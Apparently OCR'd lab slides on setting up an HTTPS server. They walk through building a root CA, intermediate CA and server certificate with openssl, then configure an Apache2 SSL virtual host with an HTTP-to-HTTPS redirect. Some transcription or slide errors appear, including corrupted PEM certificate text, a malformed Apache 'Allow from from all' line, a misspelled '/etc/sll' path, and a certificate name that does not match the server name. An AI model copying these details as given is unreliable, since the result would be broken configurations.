


TLS handshake 1.2 vs 1.3



TLS handshake 1.2 vs 1.3






Lab:


1. ***simple HTTPS website with APACHE2***
2. ***HTTPS downgrade attack***

Lab Topology

same topology for both labs:
1. a simple HTTPS web server
2. HTTPS downgrade attack



Basic network configuration



Part 1: a simple HTTPS server

- ***Step 1:*** generate root CA, intermediate CA and website (www.sito.it) certificates with openssl
- ***Step 2:*** configure the HTTPS Apache2 virtual host on gns2
- ***Step 3: c***heck the HTTPS server with lubuntu1 (security exception will be required)

STEP 1: Certificate generation with OpenSSL

OpenSSL at a glance

- ***OpenSSL (www.openssl.org)*** is a cryptography toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS) network protocols and related cryptography standards required by them
- Main components
  - Cryptography library: **`libcrypto`**
  - SSL/TLS protocol library: **`libssl`**
  - **`openssl`** program
- The openssl program is a command line tool for using the various cryptography functions of OpenSSL's crypto library from the shell. It can be used for
  - Creation and management of private keys, public keys and parameters
  - Public key cryptographic operations
  - Creation of X.509 certificates, CSRs and CRLs
  - Calculation of Message Digests
  - Encryption and Decryption with Ciphers
  - SSL/TLS Client and Server Tests
  - Handling of S/MIME signed or encrypted mail
  - Time Stamp requests, generation and verification

Create a CA and sign certificate request with openssl

1. Generate the RSA key pair for our root CA
2. Create a self-signed certificate for our root CA
3. Generate the RSA key pair for our intermediate CA
4. Generate a CSR for the intermediate CA
5. Sign the CSR with the root CA private key
6. Generate the RSA key pair for the web server
7. Generate a CSR for the web server
8. Sign the CSR with the intermediate CA private key

Simplified scenario

- ❏ Everything hosted on the same machine (root, intermediate and server. Not realistic...)
- ❏ Only a few X509v3 extensions
- ❏ NO certificate database
- ❏ BTW we don’t use (on purpose) the “openssl ca” command..
- ❏ NO revocation

Create the CA keys

Prepare our CA folder and the serial number file

```
marlon@marlon-vmxbn:~/Labs$ mkdir CA
marlon@marlon-vmxbn:~/Labs$ cd CA/
marlon@marlon-vmxbn:~/Labs/CA$ echo -e "01\n" > serial
```

Create the CA key pair

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl genrsa -out root.key
Generating RSA private key, 2048 bit long modulus
.................................+++
........+++
e is 65537 (0x10001)
```

Note 1: OpenSSL use the CRT-RSA [1] variant, as defined in the standard PKCS1 [2]. This variant uses the Chinese Remainder Theorem to speed up computation.
Note 2: openssl also support ECC… check the **ec** and **ecparam** commands
References:
[1] http://www.di-mgt.com.au/crt_rsa.html
[2] http://www.ietf.org/rfc/rfc3447.txt

Generate the CA self signed certificate

```
marlon@marlon-vmxbn:~/Labs/$ openssl req -new -x509 -days 1460
-key root.key -out root.crt
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:Lazio
Locality Name (eg, city) []:Rome
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ISS
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []:ISS ROOT CA
Email Address []:
```

```
Data:
        Version: 3 (0x2)
        Serial Number:
            40:f4:ca:b8:7c:2f:c3:1e:09:63:ce:59:9f:59:b2:c6:76:1b:00:c6
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = IT, ST = Lazio, L = Rome, O = "ISS ", CN = ISS ROOT CA
        Validity
            Not Before: Nov 17 10:55:57 2020 GMT
            Not After : Nov 16 10:55:57 2024 GMT
        Subject: C = IT, ST = Lazio, L = Rome, O = "ISS ", CN = ISS ROOT CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:c7:44:dd:30:4c:80:4a:45:40:95:78:fe:ea:c6:
                    3d:48:26:19:6c:a5:a0:82:81:4b:d2:f6:18:31:9d:
                    b6:56:45:d2:bf:83:37:1b:b0:4b:65:c4:59:30:87:
                    10:68:d9:6e:34:63:c9:60:20:ca:7
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                90:3A:0A:A9:8B:12:53:3F:AD:03:A3:51:F3:90:F2:53:6C:3C:7F:2D
            X509v3 Authority Key Identifier:
                keyid:90:3A:0A:A9:8B:12:53:3F:AD:03:A3:51:F3:90:F2:53:6C:3C:7F:2D
            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
         af:da:0e:2b:af:05:dc:69:14:3b:c0:f1:97:6b:f9:80:08:e6:
         a9:f0:3e:b9:d9:ae:1f:1c:fc:a8:d8:6d:92:0d:c1:4a:66:da:
```

… truncated! …

… truncated! …

Note on certificate profiles

- Openssl automatically applies the root CA profile to all self signed certificates
- For the intermediate and user certificates we need to explicitly specify a certificate profile
  - Profiles are (usually) specified in the openssl configuration file (in –ubuntu distros /etc/ssl/openssl.conf)
- A profile defines a set of extension to be added in a certificate (or CSR, or CRL, etc..)
  - usr_cert, v3_ca, v3_req, etc…
  - More later on…

Intermediate CA keys and CSR

Create the intermediate CA's key pair

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl genrsa -out intermediate.key
Generating RSA private key, 2048 bit long modulus
.++++++
.....................................................................++++++
e is 65537 (0x10001)
```

Create the CSR. This certificate will be signed with the root CA's private key

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl req -new -key intermediate.key -out
intermediate.csr

Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:Lazio
Locality Name (eg, city) []:Rome
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ISS
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:ISS INTERMEDIATE CA
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

What is the CSR challenge password

- It's the password you set during the certificate request to share a revocation password with the CA
  - rarely to never used in practice
  - CAs nowadays have "normal" log-in mechanisms just like any other website and use them for checking revocation.

Intermediate CA X509 extensions

When you sign a certificate you set the following two options:

```
-extfile [file_name]
-extensions [section_name]
```

In opnessl configuration file (in /etc/ssl/openssl.conf) we already have standard sections defined (for example): `usr_cert`, `v3_req`, `v3_ca`, `crl_ext`

In addition, you can define extra sections

```
[ section_name ]
Option1=value
OptionN=value
```

(See https://www.openssl.org/docs/apps/x509v3_config.html for extensions)

For the intermediate CA be sure that we have the profile in /etc/sll/openssl.cnf

```
[ v3_intermediate_ca ]
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid:always,issuer
basicConstraints = critical, CA:true, pathlen:0
keyUsage = critical, digitalSignature, cRLSign, keyCertSign
```

Signing the intermediate CA's CSR

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl x509 -req -in intermediate.csr -out intermediate.crt
-CA root.crt -CAkey root.key -CAserial serial -days 365 -extfile /etc/ssl/openssl.cnf
-extensions v3_intermediate_ca
Signature ok
subject=C = IT, ST = Lazio, L = Rome, O = ISS, CN = ISS INTERMEDIATE CA
Getting CA Private Key
```

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl x509 -in intermediate.crt -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2 (0x2)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C = IT, ST = Lazio, L = Rome, O = "ISS ", CN = ISS ROOT CA
        Validity
            Not Before: Nov 17 11:33:27 2020 GMT
            Not After : Nov 15 11:33:27 2021 GMT
        Subject: C = IT, ST = Lazio, L = Rome, O = ISS, CN = ISS INTERMEDIATE CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:a7:6b:f4:71:46:b8:82:6f:2e:9c:97:01:31:b4:
```

… truncated! …

Web server keys and CSR

Create the web server key pair

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl genrsa -out server.key
Generating RSA private key, 2048 bit long modulus
.++++++
.....................................................................++++++
e is 65537 (0x10001)
```

Create the subject's CSR. This certificate will be signed with the CA's private key

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl req -new -key server.key -out
server.csr

Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]: Lazio
Locality Name (eg, city) []:Rome
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []:testssl.iss.edu
Email Address []:
```

This must be the website name

Server's CSR signing

This command will sign the CSR with the CA's private key (possible also -set_serial)

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl x509 -req -in server.csr -out
server.crt -CA intermediate.crt -CAkey intermediate.key -CAserial serial
-days 365 -extfile /etc/ssl/openssl.cnf -extensions usr_cert
Signature ok
subject=C = IT, ST = Lazio, L = Rome, O = Internet Widgits Pty Ltd, CN =
testssl.iss.edu
Getting CA Private Key
```

Dump the signed certificate

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl x509 -in server.crt -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 5 (0x5)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = IT, ST = Lazio, L = Rome, O = ISS, CN = ISS INTERMEDIATE CA
        Validity
            Not Before: Nov 18 14:49:27 2020 GMT
            Not After : Nov 18 14:49:27 2021 GMT
        Subject: C = IT, ST = Lazio, L = Rome, O = Internet Widgits Pty Ltd, CN =
testssl.iss.edu
```

… truncated! …

Server's CSR signing

- Some applications (e.g. apache2) may require a single file containing the CA certificate bundle (the chain root->intermediate)
  - Some might even require the full chain with the server certificate…
- to create the chain simply concatenate the certificates

```
marlon@marlon-vmxbn:~/Labs/CA$ cat intermediate.crt root.crt > chain.crt
```

NOTE: certificates are actually stored in PEM format (a base 64 encoding). Check the next slide….

```
marlon@marlon-vmxbn:~/Labs/CA$  cat chain.crt
-----BEGIN CERTIFICATE-----
MIIDijCCAnKgAwIBAgIBAzANBgkqhkiG9w0BAQsFADBRMQswCQYDVQQGEwJJVDEO
MAwGA1UECAwFTGF6aW8xDTALBgNVBAcMBFJvbWUxDTALBgNVBAoMBElTUyAxFDAS
BgNVBAMMC0lTUyBST09UIENBMB4XDTIwMTExNzExNTEwN1oXDTMwMTExNTExNTEw
N1owWDELMAkGA1UEBhMCSVQxDjAMBgNVBAgMBUxhemlvMQ0wCwYDVQQHDARSb211l
MQwwCgYDVQQKDANJU1MxHDAaBgNVBAMME0lTUyBJTlRFUk1FRElBVEUgQ0EwggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCna/RxRriCby6clwExtEmAYyFm
Mo07P5hqA99Obux/CTvbw3ZNI2hHjR+giEV+b85zSTl0HuQIVXszoy6W7Xk+f/x6
uW5nfTsC3PzLAOhU/oCid9W8ZP/bOQAB1P5V8XFL4hfnC0ur22sWURX9DEiaWVym
h0yENGP6J7zzJ2jskkY43uF27l+5fbfP6/L6uvAwVq1J0JugnS5o10mFOIRtSeT9
nVbK3blMJom0unRck6dtkx19qTEKZhj1XEwREUMHD9OgWFC5r2bvel7mVV3/YLzd
xa3VQvgfMtsykABPGgl2sVJCC6dMkwsXqDLIL/Gz8/Ay/2n7iaKIqnkFHrE3AgMB
AAGjZjBkMB0GA1UdDgQWBBSe6i0D1eO/jcGCS4GlLAo+Cl1RkjAfBgNVHSMEGDAW
gBSQOgqpixJTP60Do1HzkPJTbDx/LTASBgNVHRMBAf8ECDAGAQH/AgEAMA4GA1Ud
DwEB/wQEAwIBhjANBgkqhkiG9w0BAQsFAAOCAQEAxSTj5wlDVRly2p/qVYsX9YbR
vZw3oBDCVJS7L/lXrv0FcUoJqbb91miRF+c+UtJ2HZZhptQO0z/Wf/WGDHjFd2BC
61PkvpMf4+8CQrgThfkHp5IwcVl82kchzvKAb04SqEQ8tsNAbtay4IWLfHbJXuWN
9Jr/sTF8KHfOlPdTNNFgm/+WFOOnvTKMNuG6Y3a+HJ2op2wy75+wW2c2qQVq7y/G
lQqxEZiS4StvDbrXiwNFopxga4URvyPpLp3b6X49uHGxMudujGxjVHhDPuPro1j+
2zWTgsz5S2cKKldhNTZDKMaaKcPLpH1CFuhEMzU5HsbDZOraS/zEozGhmb30vA==
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
MIIDgzCCAmugAwIBAgIUQPTKuHwvwx4JY85Zn1myxnYbAMYwDQYJKoZIhvcNAQEL
BQAwUTELMAkGA1UEBhMCSVQxDjAMBgNVBAgMBUxhemlvMQ0wCwYDVQQHDARSb211l
MQ0wCwYDVQQKDARJU1MgMRQwEgYDVQQDDAtJU1MgUk9PVCBDQTAeFw0yMDExMTcx
MDU1NTdaFw0yNDExMTYxMDU1NTdaMFExCzAJBgNVBAYTAklUMQ4wDAYDVQQIDAVM
YXppbzENMAsGA1UEBwwEUm9tZTENMAsGA1UECgwESVNTIDEUMBIGA1UEAwwLSVNT
IFJPT1QgQ0EwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDHRN0wTIBK
RUCVeP7qxj1IJhlspaCCgUvS9hgxnbZWRdK/gzcbsEtlxFkwhxBo2W40Y81gIMp4
EakLyj8hAqeY0u83wQMuPYyMQejRsg7O6x5UEkmj6CENIVhsjyqp4qVh2MG5LPop
2IorKQfmhflTGaAA+7HrObCJC8cd1Nd/d/ePPSfUChrmfyrkMS9SZs2vuSDGJC+v
T0jLBuV+611mTsc0h+U+9q85HyEjVlvc3xJju0FHOZC8GyPubTIyk8bdLCH9JU+3
eyOwlDUgLMxJxG/AM29QO7NLxrwYWqwC+khy9/LkVK1YtThqnsjMSWdGKwu1ana9
ipwUW+6WeW8lAgMBAAGjUzBRMB0GA1UdDgQWBBSQOgqpixJTP60Do1HzkPJTbDx/
LTAfBgNVHSMEGDAWgBSQOgqpixJTP60Do1HzkPJTbDx/LTAPBgNVHRMBAf8EBTAD
AQH/MA0GCSqGSIb3DQEBCwUAA4IBAQCv2g4rrwXcaRQ7wPGXa/mACOap8D652a4f
HPyo2G2SDcFKZto6vhDjZmgRMmfYOUM30zOjVsrp/mHBi3KqnBE63exus0pVADVY
oWTj2misdXOq5JP2cN/J1rGlJmNqPkJMUbLoCiMuBuYvNHRPHQcj0EoE39uJMPsb
49YQaKBaaGhJdzTsmf55vIt89OkKGl68T8/9qyAJnhYxs2Lp+nMo+a9HgYNh7sM4
JkCMgLtJTyKOkXuuOzInxl77Sw7Iio0+noJrwmmxW5a9m/1PgrFUEedr+kFQT0va
rM+arFigcVhW8dZnEr0QceYDTggNVRSjO97X7V/7+Z3Hc9miuKOE
-----END CERTIFICATE----
```

STEP 2: Apache2 configuration

Let's configure Apache2

- Set-up everything properly before enabling the new site
- Configuration file testssl.conf goes into /etc/apache2/site-available
- Keys and Certificate in the proper directory (see the conf file)
  - Including the CA bundle chain (rootCA-intermediateCA)
- The website pages go into /var/www/testssl
  - Check the vhost configuration (next slide)
  - In this example we simply have an "it works" index.html
- Run the following commands:

```
server# a2ensite testssl

server# a2enmod ssl

server# service apache2 start
```

Enable our HTTPS web site

Enable Apache2 modules

Start Apache2
(or "restart" if already up)

testssl.conf config file

```
<VirtualHost _default_:443>
DocumentRoot "/var/www/testssl"

ServerName www.sito.it:443
ServerAdmin angelo@sito.it

SSLEngine On
SSLCipherSuite HIGH
SSLProtocol all -SSLv2 -SSLv3
SSLCertificateFile $LABDIR/server.crt
SSLCertificateChainFile $LABDIR/chain.crt
SSLCertificateKeyFile $LABDIR/server.key

<Directory "/var/www/testssl">
        Options Indexes
        AllowOverride None
        Allow from from all
        Order allow,deny
</Directory>
</VirtualHost>
```

Test the HTTPS web site

- We have configured a static (name: ip) binding in /etc/hosts
  - www.sito.it → 10.0.0.1
- Open the browser at the URL
  - https://www.sito.it
- Why do we explicitly need to specify https://?
  - Because by default the browser prepend http before the URL
- Why don't we need that with real websites? (e.g. facebook.com)
  - **Because usually the server redirects you to HTTPS**

HTTP redirect to HTTPS

- There are several ways to do that…
- In Apache2 we can use a MOD_REWRITE rule in a VHOST Create an HTTP VHOST serving http://www.sito.it
  - The following can go in the same HTTPS VHOST conf file


```
<VirtualHost _default_:80>
ServerName www.sito.it
RewriteEngine On
RewriteCond %{HTTPS} off
RewriteRule (.*)
https://%{HTTP_HOST}%{REQUEST_URI}
</VirtualHost>
```

- Enable mod_rewrite
  - **`#sudo a2enmod rewrite`**
- Restart Apache


STEP 3: Verification

